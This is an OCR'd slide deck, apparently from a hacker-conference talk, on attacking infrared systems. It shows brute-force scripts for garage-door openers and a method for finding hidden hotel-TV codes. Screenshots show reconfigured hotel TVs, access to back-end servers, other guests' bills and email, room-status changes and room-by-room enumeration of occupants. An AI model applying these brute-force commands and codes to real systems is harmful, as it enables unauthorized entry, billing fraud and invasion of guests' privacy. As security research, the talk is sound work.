

WELCOME MESSAGE

LINE 1

WELCOME MESSAGE



LINE 2

WELCOME MESSAGE



CLEAR



Introduction

- Major Malfunction
 - Security professional by day
 - White Hat hacker since the '70s
 - DEFCON Goon since DC5
 - Co-founder of InterFACE internet pirate radio station

Introduction

- Why Infra Red?

- Ubiquitous - still used in modern applications

- ◆ TV / Cable / Sat remotes

- ◆ Master configuration / Tuning
- ◆ Package selection
- ◆ Central control / Billing

- ◆ Vending machines

- ◆ Programming / price changes
- ◆ On / Off duty

- ◆ Public display signs

- ◆ Message programming
- ◆ Master configuration

- ◆ Garage door openers

- ◆ Car alarm systems / Central locking
- ◆ Air conditioning systems

Introduction

- Why MMIrDA?
 - 'Major Malfunction's Infra Red Discovery Application'
 - Built in IrDA Serial port on laptops
 - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
 - IR unlikely to be replaced
 - ◆ Fit for use
 - ◆ Cheap
 - ◆ Simple
 - ◆ If it ain't broke, don't fix it!
 - Because it's there!
 - ◆ Good skills
 - ◆ Practice your art
 - ◆ Know your enemy
 - ◆ All work & no play...

Introduction

- IR is the ultimate in 'security by obscurity'
 - Invisible rays hide a multitude of sins
 - Simple codes
 - Total control
 - Inverted security model
 - ◆ End user device filters content
 - ◆ e.g. Hotel PPV TV

Simple Replay Attacks


- Record codes and retransmit
 - Early Car Alarms
 - Garage Doors
 - Toys - RoboSapien
 - Standard TVs
 - Bars, Clubs etc.
 - Clone 'special' remotes

Cloning / Replay Tools

- Learning remotes
 - Casio IR Watches
 - Apple Newton
 - OmniRemote
 - ◆ PalmOS
 - ◆ Dev library
 - ◆ <http://www.pacificneotek.com/>
 - Philips Pronto
 - ◆ Human readable (Hex)
 - ◆ <http://www.remotecentral.com/>
 - ◆ Pronto tools



BUY ME!



A close-up photograph of a white and black humanoid robot. The robot is holding a small, white, rectangular sign with a red border. The sign has the text "BUY ME!" written in red, uppercase letters, and "4W0N31" written in black, lowercase letters below it. The robot is standing on a patterned carpet.

BUY ME!

4W0N31





NPT 1360 WT
LICENCE EXEMPT
AKS 31

QUICK'S

Brute Force Attacks

- Record codes, analyse and infer
 - Garage Doors
 - TVs
 - Cars

Brute Force Tools

- LIRC

- <http://www.lirc.org/>
- Visualisation tools
- Auto learning
- ASCII / Human readable config
- Software only with laptop IR port
- Linux only

- iRTrans

- <http://www.irtrans.de/>
- More powerful transmitter
- Solves PC timing issues
- Works with more targets
- Serial or USB
- Linux or Virus



iR Trans

Garage Door Openers

- Simple code, manually configurable
 - Dipswitch with 8 on / off bits = 256 possible codes



Analyse Data Bits With XMODE2



All on

S11111111 s s s s



All off

S 00000000 s s s s



1-7 off, 8 on

S 00000001 s s s s



1 on, 2-8 off

S 10000000 s s s s



1-3 off, 4-6 on, 7-8 off

S 00011100 s s s s

Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

Creating LIRC config

Learn test codes with 'irrecord':

begin remote

name garage

bits 12

one 214 558

zero 214 259

toggle_bit 0

begin codes

00 0x0000000000000000

01 0x0000000000000001

80 0x0000000000000080

e3 0x00000000000000e3 # 00011100 inverted

ff 0x00000000000000ff

end codes

end remote

Garage Door Openers

Now fill in the gaps

```
perl -e 'for (0..255) { printf(" %02x\t\t0x%016x\n",$_,$_ ) }'
```

00 0x000000000000000001

01 0x000000000000000001

02 0x000000000000000002

03 0x000000000000000003

04 0x000000000000000004

05 0x000000000000000005

06 0x000000000000000006

07 0x000000000000000007

08 0x000000000000000008

09 0x000000000000000009

0a 0x00000000000000000a

0b 0x00000000000000000b

.

.

.

Garage Door Openers

Send all codes

```
for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }` ; do irsend SEND_ONCE  
garage $i ; done
```

```
irsend SEND_ONCE garage 00  
irsend SEND_ONCE garage 01  
irsend SEND_ONCE garage 02  
irsend SEND_ONCE garage 03  
irsend SEND_ONCE garage 04  
irsend SEND_ONCE garage 05  
irsend SEND_ONCE garage 06  
irsend SEND_ONCE garage 07  
.  
.  
.
```

54 seconds to send all 256 codes



STOP
WHEN RED



Security Notice
Please do not touch any equipment or
equipment in this area. If you do,
you will be liable for any damage.



STOP
WHEN RED



Security Notice
Please do not touch or tamper with
the equipment or wiring in this area.
Thank you.

Hotel TV


- Inverted security model
 - Back-end may broadcast all content
 - TV filters content
 - TV controlled by end user
- No authentication required
- No encryption
 - Closed system



OUT
BURGER




Hauppauge!

WinTV
U.S.B







Hotel 2010

Welcome to the main menu

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel Information

Press back to Start screen
Press and to select


Hotel 2010

IL SYSTEMA È OCCUPATO
VI PREGHIAMO
DI RIPOVARE PIÙ TARDI

continuare con ...

LOEWE

Panasonic



Welcome to the main menu

ROBIT BASE

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel Information

Press [back] back to Start screen
Press [right] and [down] to select



Thor
from

2M Electronic A/S

<http://www.2m.dk/>
phone: (+45) 43 300 555





Xelos SL 20

ASV Black TFT, FM Radio

Art.No. 63448 A 70 Ser.No. 10035

19V = 4,5A CH-TYP L3010T PA.65W V1.xx

QUESTO APPARECCHIO È COSTRUITO A CONFORMO
ARTICOLO 2 DEL D.M 28.08.95 N.548

LOEWE.



VIRTUAL
DOLBY
SURROUND


MADE IN GERMANY
Loewe Opta GmbH, 96317 Kronach

TV Remotes

- More complex codes (more bits)
 - Manufacturer collision avoidance
 - Groups of codes use different bits
 - ◆ Multiple device types on single remote
 - ◆ TV
 - ◆ Video
 - ◆ Sat / Cable
 - ◆ Standard Group
 - ◆ Channel select
 - ◆ Menu
 - ◆ Motion
 - ◆ Teletext
 - ◆ Extra Group
 - ◆ Alarm clock
 - ◆ Pay TV
 - ◆ Checkout
 - ◆ Hidden

TV Remotes

More complex codes (more bits)



TV Remotes – discovering hidden codes

- 14 bit code = 16,384 possible codes
 - ◆ 9 hours to test @ 2 second per code
- Reducing the search space – Standard Group

[REMOTE]

[NAME]hotel

[COMMANDS]

```
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001
```

Bits used so far: **XX-----XXXX**

TV Remotes – discovering hidden codes

- Reducing the search space – Standard Group

| | |
|---------|------------------------|
| [power] | [T]0[D]11000000001100 |
| [mute] | [T]0[D]11000000001101 |
| [vol+] | [T]0[D]110000000010000 |
| [vol-] | [T]0[D]110000000010001 |
| [prog+] | [T]0[D]110000000100000 |
| [prog-] | [T]0[D]110000000100001 |
| [audio] | [T]0[D]110000000100011 |
| [sleep] | [T]0[D]110000000100110 |
| [text] | [T]0[D]110000000111100 |
| [up] | [T]0[D]100000000010000 |
| [down] | [T]0[D]100000000010001 |
| [menu] | [T]0[D]100000000010010 |
| [left] | [T]0[D]100000000010101 |
| [right] | [T]0[D]100000000010110 |
| [ok] | [T]0[D]100000000010111 |

Bits used so far: xx-----xxxxxx

TV Remotes – discovering hidden codes

- Reducing the search space – Extra Group

| | |
|------------|-----------------------|
| [smart] | [T]0[D]11000011001010 |
| [paytv+] | [T]0[D]11000011011100 |
| [paytv-] | [T]0[D]11000011011101 |
| [radio+] | [T]0[D]11000011011110 |
| [radio-] | [T]0[D]11000011011111 |
| [info+] | [T]0[D]10000011001101 |
| [info-] | [T]0[D]10000011001110 |
| [message] | [T]0[D]10000011001010 |
| [alarmon] | [T]0[D]10000011101000 |
| [alarmoff] | [T]0[D]10000011101001 |

Bits used so far: **xx-----xxxxxxxx**

First 2 bits used

4 bits unknown

Main code in last 8 bits

TV Remotes – Discovering Hidden Codes

- Reducing the search space – Eliminate unused bits
 - Toggle single bit on a standard command

[power][T]0[D]11000000001100 - Original

[power][T]0[D]01000000001100 - Command OK

[power][T]0[D]10000000001100 - Command fails

[power][T]0[D]11100000001100 - Command OK

[power][T]0[D]11010000001100 - Command OK

[power][T]0[D]11001000001100 - Command OK

[power][T]0[D]11000100001100 - Command fails

Assumption: bits 1, 3, 4, 5 ignored

10 bits = 1,024 possible codes = 2,048 seconds = 35 mins

TV Remotes – discovering hidden codes

- Create new configs

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel1.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel2.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]110000%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel3.rem
```

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]110001%s\n",$_,unpack("B8",pack("i",$_+0))) }' > hotel4.rem
```

- Manual test / observation

```
for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }` ; do echo -n "$i..." ; irtrans localhost hotel1 $i ; echo "done" ; sleep 2 ; done
```

- Rinse, repeat

TV Remotes – discovering hidden codes

- Profit!

| | |
|----------------------------|--------------------|
| [012][T]0[D]10000100110000 | |
| [075][T]0[D]10000111011010 | |
| [122][T]0[D]11000100111110 | # engineering |
| [130][T]0[D]11000110111110 | # engineering |
| [199][T]0[D]11000101111111 | # engineering |
| [200][T]0[D]11000101101011 | # disable computer |
| [206][T]0[D]11000101111010 | # housekeeping |
| [221][T]0[D]11000101111101 | # housekeeping |
| [244][T]0[D]11000111001111 | # engineering |
| [249][T]0[D]11000111010110 | |
| [251][T]0[D]10000111010010 | # bingo! 0wn3d! |
| [254][T]0[D]11000111101110 | |

TV Remotes

- Hidden codes
 - Hotel internal (housekeeping) daily tasks
 - ◆ Minibar billing
 - ◆ Room cleaning / status reports
 - Extras (engineering) one-off tasks
 - ◆ Pay TV config
 - ◆ Debugging
 - ◆ Cable codes
 - ◆ Signal strength
 - ◆ Port settings
 - ◆ Accessory / Service (De)Activation

Hotel TV – New Capabilities

- Reconfigure TV
 - Change messages
 - Assign to another room
 - Assign new free channels
 - Find new channels

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services

CHANNEL INSTALLATION

- CHANNEL
- CHANNEL RING
- INPUT
- LABEL
- VIDEO BLANK
- AUDIO BLANK
- AUTO PROGRAM
- EXIT

TV 40
 DELETED
 ANTENNA

(DOWNSD MM)

OFF

OFF



Press MENU To Continue

40 WVN30 MM

Hollywood Movies

Adult Features

Internet

Music

PC Games

Guest Services



**CAESARS
PALACE**

LAS VEGAS

Press **MENU** To Continue

Nov 16 Amsterdam

STEREO

OWNED MN

MAIN MENU



Hotel Info

Menu



TV/Pay-TV/Radio

Menu



Language

List



TV Programs

List



Trailer



Radio Programs

List



Wake-up

(--:--)



Pay-TV Movies

List

Press + OK to select

18:07.16

PHILIPS

1807

TV 1

WELCOME MESSAGE

WELCOME MESSAGE

ON

LINE 1

OWN30 BY

LINE 2

MAJOR MALFUNCTION



Press INFO on
your TV remote control
to check



PHILIPS

TV

2333

LOCKED

MONO

OWNED BY
MAJOR MALFUNCTION

PHILIPS

TV

2339

60 SHOOTON

Welcome to

Marriott.
HOTELS & RESORTS

Marriott.com



Press **MENU**
for entertainment options

PHILIPS

Welcome To



OWNED BY MAJOR MAL
2005
Hilton

**PRESS MENU
FOR ALL VIDEO & GUEST SERVICES**

CHANNEL **VA** FOR TELEVISION STATIONS

ONCOMMAND™

Hotel TV – New Capabilities

- Reconfigure TV
 - Change channel filtering

60

MOVIE RATINGS

G

VIEW

PG

VIEW

PG-13

VIEW

R

VIEW

NC-17

VIEW

X

VIEW

NR

VIEW

EXIT



Press **MENU**
for entertainment options

PHILIPS

60

Press **MENU**
for entertainment options

MOVIE RATINGS

| | |
|-----------|-------------|
| G | BLOCKED |
| PG | BLOCKED |
| PG-13 | BLOCKED |
| R | BLOCKED |
| NC-17 | BLOCKED |
| X | VIEW |
| NR | VIEW |
| EXIT | ▶ |

PHILIPS

Hotel TV – New Capabilities

- View Back-End Systems

S

01234

PRODAC
TESTBILD

12

2556

2.6

00 00 00 00 00

PRODAC AVM TESTBILD 01/04



PHILIPS

1 LOIHEI 1.1 CSM
 2 CODE 0 MAGN MENU 0 0
 3 OF 9 17 1 9 22 122 0
 4 AUTO WEST-EU STEREO Pay-TV/Radio
 5 Menu Menu
 6 Language TV Programs
 7 CO 63 CL 31 BR 63 SH 41
 8 VL 13 BL 31 Radio Programs
 9 BS 22 TR 36 List
 10 COMMERCIAL SMARTPORT-ON Movies
 11 PROGRAM NO. AV2YC List

1671567 US

1854

SYSTEM STATUS

MODE COMMERCIAL
CHANNEL TV 60 (ANTENNA)
DCM ON
CODES 192 48 13 202 43
4 192 0 0 0
SIGNAL TUNED
OP HRS 12DEh
ERRORS 0 0 0 0 0

★ **TEAM** ★
LEUSTV 2.51
AMERICA
WORLD POLICE

PHILIPS

mtiltree-30 version 4.8.4
File c:\metil\software\mtiltree.exe (1,320,960 bytes)
Created Tuesday April 27, 2004 5:43:58 PM
Started Friday July 23, 2004 5:27:50 PM
Modulator Fixed, Segment 3
TV Channel 70
Port 7003
Audio Channel 1
Screen pos 0 ,0
Slide file \\seachange_tr30\c_drive\$\metil\tr30\mtiltree\mtiltree.ppt
Start time 7/23/04 17:27:50
Last session 7/24/04 15:13:28
Total sessions 64
Alives sent 9420 Free RAM 4,096
Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INPUT

FRONT END

SYSTEM

UK

MANUAL SEARCH

327 MHz

PROGRAM NO.

PAYTV 95

STORE

FINE TUNE

PROTECTION

LABEL

Microsoft

Windows NT.

Workstation 4.0

with Microsoft Internet Explorer

© 1996 Microsoft Corporation. All rights reserved. Microsoft, Windows, and Internet Explorer are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries.

PHILIPS

8TV

2246

HTTP/1.0 404 Object Not Found

23



You are not authorized to view this page

You might not have permission to view this directory or page using the credentials you supplied.

If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the 192.0.1.192 home page.

You can click  [Search](#) to look for information.

 **Loading...**






HTTP Error 403 - Forbidden
Internet Explorer



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:


- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the [192.0.1.192](#) home page, and then look for links to the information you want.
- Click the  [Back](#) button to try another link. 
- Click  [Search](#) to look for information on the Internet.

HTTP 404 - File not found
Internet Explorer



The Web Server Designed For Windows NT Server

Why not add the **latest features** to your Internet Information Server?



Microsoft Internet Information Server (IIS) makes it easier to do business with internal or external customers down the hall or around the world. To learn more about how Internet Information Server will help you in your business, browse the IIS [online documentation](#).

Administrative



Try the hotlinks above to see some examples of the content you can publish with Microsoft Internet Information Server. To learn more about Microsoft products that you can use to create great-looking Web pages, visit the Microsoft Web site for information about [Microsoft FrontPage](#) and [Internet Assistant for Microsoft Office](#). Microsoft FrontPage is also included on the Windows NT Server CD-ROM.

Microsoft On

PHILIPS

TV

8:12

Internet Service Manager

for Internet Information Server 3.0

Microsoft Internet Information Server

Introduction

WWW

FTP

Gopher

Documentation

Welcome to the Microsoft Internet Information Server (IIS) Web-based administration tool. You can use this tool to administer or view your Microsoft Internet Information Server from remote locations. In order to log on successfully, please ensure that your Windows NT user account is a member of the Windows NT Administrators group. Note that it is not possible to start or stop IIS services with this Web administration tool.

Best experienced with

Microsoft

Powered by InetOffice

Click here to start.

PHILIPS

TV

8:14



PHILIPS

TV

22:46



PHILIPS

TV

2322

My Computer Readme.txt

Network
Neighborhood

Internet
Explorer

Recycle Bin

Shortcut to
clientdn.exe

Explorer

```
GUIClient Downloader
clearing MSIE cache
GET: http://192.0.1.192/client/clientdn.exe
HTTPResult=200
updating "http://192.0.1.192/client/clientdn.zip" to "c:\program\show\update\clientdn.zip"
GET: http://192.0.1.192/client/clientdn.zip
HTTPResult=200
extracting clientdn.zip
destination file is newer than downloaded file - don't copy downloaded file to destination file
updating "http://192.0.1.192/client/watchdog.zip" to "c:\program\show\update\watchdog.zip"
GET: http://192.0.1.192/client/watchdog.zip
HTTPResult=200
extracting watchdog.zip
destination file is newer than downloaded file - don't copy downloaded file to destination file
downloading "http://192.0.1.192/client/5/asyncfl.exe" to "c:\program\show\asyncfl.exe"
GET: http://192.0.1.192/client/5/asyncfl.exe
HTTPResult=404
downloading "http://192.0.1.192/image/past-paste.ppt" to "c:\program\show\past-paste.ppt"
GET: http://192.0.1.192/image/past-paste.ppt
HTTPResult=404
"open32" running
C:\Program Files\ShowClient\bin\bin\showclient.exe (192.0.1.192) [update] [update] [update]
```


Start | clientdn

23:27

PHILIPS

TV

2322



SUCCESS

starting new client in 1 seconds

Abort

PHILIPS

2322

MUTE

Microsoft ScanDisk

ScanDisk is now checking the following areas of drive C:

CHANNEL INSTALLATION

| | |
|--------------------|---------------------|
| CHANNEL | TV 67 |
| CHANNEL RING LABEL | DELETED (NONE) |
| VIDEO BLANK | OFF |
| AUDIO BLANK | OFF |
| AUTO PROGRAM | < OK > |
| EXIT | |

ScanDisk detected an invalid long filename on this drive and was unable to fix it.

To fix the problem, run ScanDisk for Windows.

< Pause > < More Info > < Exit >

16x complete 

PHILIPS

Display Properties

MUTE

CHANNEL INSTALLATION

| | |
|--------------|----------|
| CHANNEL | TV 68 |
| CHANNEL RING | DELETED |
| LABEL | (NONE) |
| VIDEO BLANK | OFF |
| AUDIO BLANK | OFF |
| AUTO PROGRAM | ▶ |
| EXIT | ▶ |

Color: [Color bar] 640 by 480 pixels

OK Cancel Help

PHILIPS

| Software | Remarks |
|--|--|
| WinGUI Software Setup | GUI Server Software Setup / Upgrade Shut down all running software before running this (right click on each icon - bottom right - and select Close or Exit) |
| pcAnywhere Basic Setup | english setup, version 8.01, for GUI Server |
| pcAnywhere Host Setup | Install on Proxy and Clients . ATTENTION: Do NOT start this Setup on the GUI Server. Copy this directory to the \inetPub\wwwroot\client folder. Then you can FTP it from the client. |
| Winzip Setup | not legal but useful. |
| Content | Use the Prodac GUI Copy icon on the desktop... |

Hotel TV – New Capabilities

- Change Room status
 - MiniBar
 - Cleaning

Novotel Amsterdam



Minibar

| | | |
|---------------------|---|---------------------|
| Coca Cola | 0 | Budweiser |
| 0 Coca Cola Light | 0 | 1/2 Anna Cod. |
| 0 Fanta Naranja | 0 | Brandy Torres X |
| 0 Fanta Limón | 0 | 1/2 Bacardi |
| 0 Tónica Noir (M) | 0 | 1/2 Smirnoff |
| 0 Sprite | 0 | 1/2 Veuve Gordon's |
| 0 Aqua | 0 | 1/2 Antilles |
| 0 Aqua con gas | 0 | 1/2 1/2 |
| 0 Zumo Naranja | 0 | 1/2 Sprite con fot. |
| 0 Nesquick slim | 0 | 1/2 1/2 con flash |
| 0 Pascual leche | + | |
| 0 Pascual con Fresa | + | |
| 0 Cacahuetes | + | |
| 0 Almendras Eagles | + | |
| 0 Chocol. Kit Kat | + | |
| 0 Choc. After Eight | + | |

Press **OK** to send to computer

16152.50

NOVOTEL

1652

Novotel Amsterdam



Room status



Dirty

Clean

Inspected

Warning:
Only for hotel staff !

Press or to select
Press to send to computer

16:49.48

1649

Hotel TV – New Capabilities

- Unimplemented Facilities
 - Standard vendor feature (toggled off)

Holiday Inn
SMALL BUSINESS



Now Showing!

Dodgeball

Main Menu

- [1] Movies
- [2] PlayStation
- [3] Hotel Information
- [4] Messages & Alarm
- [5] View Your Bill
- [6] Child Lock



Main [▲] Menu


[◀] Movies

PlayStation [▶]



RADIO



PHILIPS



006

Sponsored by  Audi
For further information
about Audi cars press 

Ascari

Internet

Press to visit the Web

-  Ascari
-  The Guardian
-  Today's Weather
-  Surf the Web
-  Main Menu



Press  to play clip

PHILIPS

TV

007

Hotel TV – New Capabilities

- Control other physical devices
 - Mini Bar lock

Automatic Refreshment Centre
by BARTECH

Holiday Inn Mini Bar

For your convenience, we have placed a variety of beverages for your enjoyment. The full use of all items is intended to allow you to enjoy the amenities of your hotel room. If you have any questions, please call the front desk. This is not to be used as a bar.

Mini Bar Holiday Inn

The contents of this bar are for your enjoyment only. It is not to be used as a bar. The bar is for your convenience only. It is not to be used as a bar. The bar is for your convenience only. It is not to be used as a bar.

Holiday Inn



Hotel TV – New Capabilities

- View Other Users' Activities

8



12

2559

2.6

04 00 00 00 00 00

Please wait -
we are
looking
for a free
channel!



PHILIPS 2346

MUTE

VALLEY GIRLS Vol. 1

All records required to be created and maintained pursuant to 18 U.S.C. §2257 and 28 C.F.R. 75, with respect to this videotape, including all graphical

CHANNEL INSTALLATION

CHANNEL TV100

CHANNEL RING DELETED

LABEL (NONE)

14141 Covello Suite 1-D
VIDEO BLANK OFF

AUDIO BLANK OFF

Date of Production: 01-04
AUTO PROGRAM ▶

EXIT ▶
material. Sale to or viewing by minors is prohibited. All models are 18 years of age or older.

Madness Pictures ©
All rights reserved © 2004.

PHILIPS

TV INSTALLATION

INPUT SYSTEM

Web

Images

FRONT END UK

Business Finder

MANUAL SEARCH

335 MHz

Today!

PROGRAM NO. [Travel keepers & pick your England](#)

PAYTV 95

Assistant

Shop

[Travel](#), [Shopping](#), [Cars](#), [Jobs](#), [Property](#), [Mobile](#)

Organise

[Yahoo!](#), [Toolbar](#), [Photos](#), [Calendar](#), [Briefcase](#)

Connect

[Weblogs](#), [Broadband](#), [Groups](#), [Chat](#), [GeoCities](#)

Fun

[Personals](#), [Games](#), [Movies](#), [Music](#), [TV](#), [Horoscopes](#)

Info

[Finance](#), [News](#), [Sport](#), [Weather](#), [Personal Finance](#)

[Business Finder](#), [Small Business](#) [More Yahoo!](#)

Make Yahoo! UK & Ireland your homepage - [Get Yahoo! Toolbar](#)

CHALLENGE YOUR FRIENDS

In the News

- US embassy storm
- Blair's rivals yr and disarmament
- Blair backs Annan criticism
- "My Bear" attacks

TV INSTALLATION

INPUT SYSTEM Web images Business Finance
FRONT END UK

MANUAL SEARCH 335 MHz

Today! **PROGRAM NO.** [TV Receivers & Set-Top Boxes](#) [Assistant](#)

Shop **STORE** [Home Cinema](#) [Cars](#) [Jobs](#) [Property](#) [Mobile](#) [PAY TV 95](#) [\(Discover the...\)](#)

Organise **FINE TUNE** [Toolbar](#) [Photos](#) [Calendar](#) [Briefcase](#) [\(Make the M...\)](#)

Connect **PROTECTION LABEL** [Broadband](#) [Groups](#) [Chat](#) [GeoCities](#) [\(Working on...\)](#)

Fun [\(Essential\)](#) [Games](#) [Movies](#) [Music](#) [TV](#) [Horoscopes](#) [\(OFF\)](#)

Info [Directories](#) [World](#) [Sport](#) [Weather](#) [Personal Finance](#) [\(BlackBerry Annou...\)](#)

[Business Finder](#) [Small Business](#) [More Yahoo!](#) [\(My Dear\) stocks](#)

Make Yahoo! UK & Ireland your homepage - Get Yahoo! Toolbar

CHALLENGE YOUR FILE 4 min 1,60 DM

PHILIPS

22.48

Welcome to ... mail,

Help Lo...

olders | **Inbox** | Sent | Trash | Drafts | Addresses | Options

@ net Inbox

CHANNEL INSTALLATION

| Color | Flags | Channel | Subject | TV | Receiv | Size |
|-------|-------|--------------|---|---------|--------|------|
| | | CHANNEL | | TV100 | | 0 |
| | | CHANNEL RING | | DELETED | 2/12/ | 5K |
| | | LABEL | Proposal (LUSER) | | 2/12/ | 8K |
| | | VIDEO BLANK | | OFF | | |
| | | AUDIO BLANK | RSC logo | OFF | 2/12/ | 49K |
| | | AUTO PROGRAM | | | 2/12/ | 4K |
| | | EXIT | Postmaster@no- Delivery Notification: Message s- | | 2/12/ | 3K |
| | | | Postmaster@no- Delivery Notification: Delivery h- | | 2/12/ | 3K |
| | | | Proposal | | 2/12/ | 2K |
| | | | Proposal | | 2/12/ | 3K |

PHILIPS

Compose Message Messenger Express

... on the other side of the channel provided on the paper

I believe this makes sense in order to meet the EDT's requirements, as stated. However, it will be critical to determine very early on whether or not

consulted part of the assessment the

communications effectiveness. This is because a lot of

engage

CHANNEL INSTALLATION

CHANNEL

TV100

CHANNEL RING

SAVED

LABEL (LUSER)

VIDEO BLANK

OFF

AUDIO BLANK

OFF

Check message is sent

Dictionary

English

EXIT

Priority

Normal

Request receipt

None

Close Window

Propose



2/12/

PHILIPS

Hotel TV – New Capabilities

- Assign to another room
 - View folio
 - Charge goods & services

Guest Services

- 10 Phone Messages
- 30 Set/cancel Wake Up Time
- 20 Account Status
- 40 Participate In Guest Survey
- 90 System Instructions
- 99 Block Adult Titles
-  Return to Television
-  Return to Previous Menu



Hilton

← ONCOMMAND

ONCEMIND

Looking Up Your Name. Please Stand By ...

PHILIPS 038

Folio Information

ONCOMMAND

Mr La

Bal.

£0,00

TOTAL:

£0,00

Return to Previous Menu

TU 40

Welcome To


TU ADDRESS
Hilton 1161

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 7A FOR TELEVISION STATIONS

ONCOMMAND 

PHILIPS 047

TU 40

Welcome To



TU ADDRESS
IS FISH--
Hilton

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 700 FOR TELEVISION SERVICES



PHILIPS 042

Welcome To



TV ADDRESS
Hilton
IS FSK 162

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 76 FOR TELEVISION STATIONS

← ONCOMMAND™

Folio Information


ONCOMMAND

Faj ■■■■■ Bal. £983,00

| | | |
|-------|---------------|--------|
| 04/25 | *Room Charge | £87,00 |
| 04/25 | *-Room Charge | £15,23 |
| 04/26 | *Room Charge | £87,00 |
| 04/26 | *-Room Charge | £15,23 |
| 04/26 | -Room Service | £13,95 |
| 04/26 | -Room Service | £3,50 |
| 04/27 | *Room Charge | £87,00 |
| 04/27 | *-Room Charge | £15,23 |

10 --MORE--

HOME Return to Previous Menu



Enter 4 digit wakeup time (Example: 0630)
First two digits = hour (00-23)
Second two digits = minute (00-59)

Wake Up Time

0530

Is this time correct?

- 10 Yes
- menu No


Hotel

 ONCOMMAND

Guest Checkout Successful.

Thank You and Come Again

HILTON

Press the  Button On Your

PHILIPS

8:08

Hotel TV – New Capabilities

- Automated room enumeration
 - Digital camera
 - ◆ irtrans - send addressing commands
 - ◆ gphoto2 – capture image
 - ◆ Increment room number
 - Simple shell script
 - ◆ cthumb
- Thumbnail webpage
 - ◆ cthumb



Hilton, Paris - May 2005



room 1229



room 1230



room 1231



room 1232



room 1233



room 1234



room 1235



room 1236



Done

Hotel TV – New Capabilities

- Room enumeration
 - %age occupancy
 - Who's where
 - Who's eating, drinking & viewing what
 - For how long

Hotel TV – Pay Per View

- True Movies On Demand
 - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
 - Controller retunes TV
 - Controller routes selected channel to AV
 - Controller switches off blocking signal

1. [Icon] [Text] List

2. [Icon] [Text] Program List

3. [Icon] [Text] Radio Program List

4. [Icon] [Text] Pay-TV Movies List

5. [Icon] [Text] Pay-TV Movies List

Press [Up] [Down] [Left] [Right] [OK] to select

18:09.53

18:07.53

Amsterdam


MAIN MENU

PHILIPS

RTL-5



Sorry, at the moment
no connection to computer !!!



YOU CAN SWITCH-OVER FROM PROGRAM TO
PROGRAM USING THE ARROW KEYS AND I

Hollywood Movies

Adult Features

Intern

Music

PC Games

Guest Services

TV SETUP MENU

LANGUAGE

ENGLISH


CHANNEL INSTALL



CABLE TUNING

ON

BRIGHTNESS



28

COLOR



22

CONTRAST



57

SHARPNESS



15

TINT



0

NOISE REDUCTION

LAS VEGAS ON

Press **MENU** To Continue

AUTO-PROGRAMMING ACTIVE

| | | | | | | |
|----|----|----|----|----|----|----|
| 1 | 2 | 3 | 4 | 5 | 6 | 7 |
| 8 | 9 | 10 | 11 | 12 | 13 | 14 |
| 15 | 16 | 17 | 18 | 19 | 20 | 21 |
| 22 | 23 | 24 | 25 | 26 | 27 | 28 |
| 29 | 30 | 31 | 32 | 33 | 34 | 35 |
| 36 | 37 | 38 | 39 | 40 | | 42 |
| 43 | 44 | 45 | 46 | 47 | 48 | 49 |
| 50 | 51 | 52 | 53 | 54 | 55 | 56 |
| 57 | 58 | 59 | 60 | 61 | 62 | 63 |
| 64 | 65 | 66 | 67 | 68 | 69 | 70 |
| 71 | 72 | 73 | 74 | 75 | 76 | 77 |
| 78 | 79 | 80 | 81 | 82 | 83 | 84 |

PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

| | |
|--------------|----------|
| CHANNEL | TV 41 |
| CHANNEL RING | SAVED |
| INPUT | ANTENNA |
| LABEL | (NONE) |
| VIDEO BLANK | OFF |
| AUDIO BLANK | OFF |
| AUTO PROGRAM | ▶ |
| EXIT | ▶ |

MUTE

CHANNEL INSTALLATION

CHANNEL TV100

CHANNEL RING DELETED

LABEL (PRON)

VIDEO BLANK OFF

AUDIO BLANK OFF

AUTO PROGRAM ▶

EXIT ▶

PHILIPS

11:21

Welcome To



BARKER CHAN
Hilton IS 4-

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL  FOR TELEVISION STATIONS

ONCOMMAND™

Welcome To



BARKER CHAN
Hilton IS 42

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL  FOR TELEVISION STATIONS

 **ONCOMMAND™**

Future Projects

- Car Alarm / Central Locking
 - Moving towards RF
 - Likely to be carrier technology change only
 - Rolling codes
- Hotel Safes
- TVB-Gone

Car Alarm / Central Locking

- Simple reset sequence



Hotel Safes

- InfraRed Dongle
 - Master programming
 - Master Unlock / Reset



NEW!

TV B-Gone™

Universal Remote Control

Patent Pending

**Turns Off Virtually
Any Television!**



DIRECTIONS:

1. Point at TV
 2. Press button once
- Keep pointing until TV turns off
(may take up to 69 seconds)



**DOES NOT
HARM
TELEVISIONS**

- ✓ Safe
- ✓ Effective
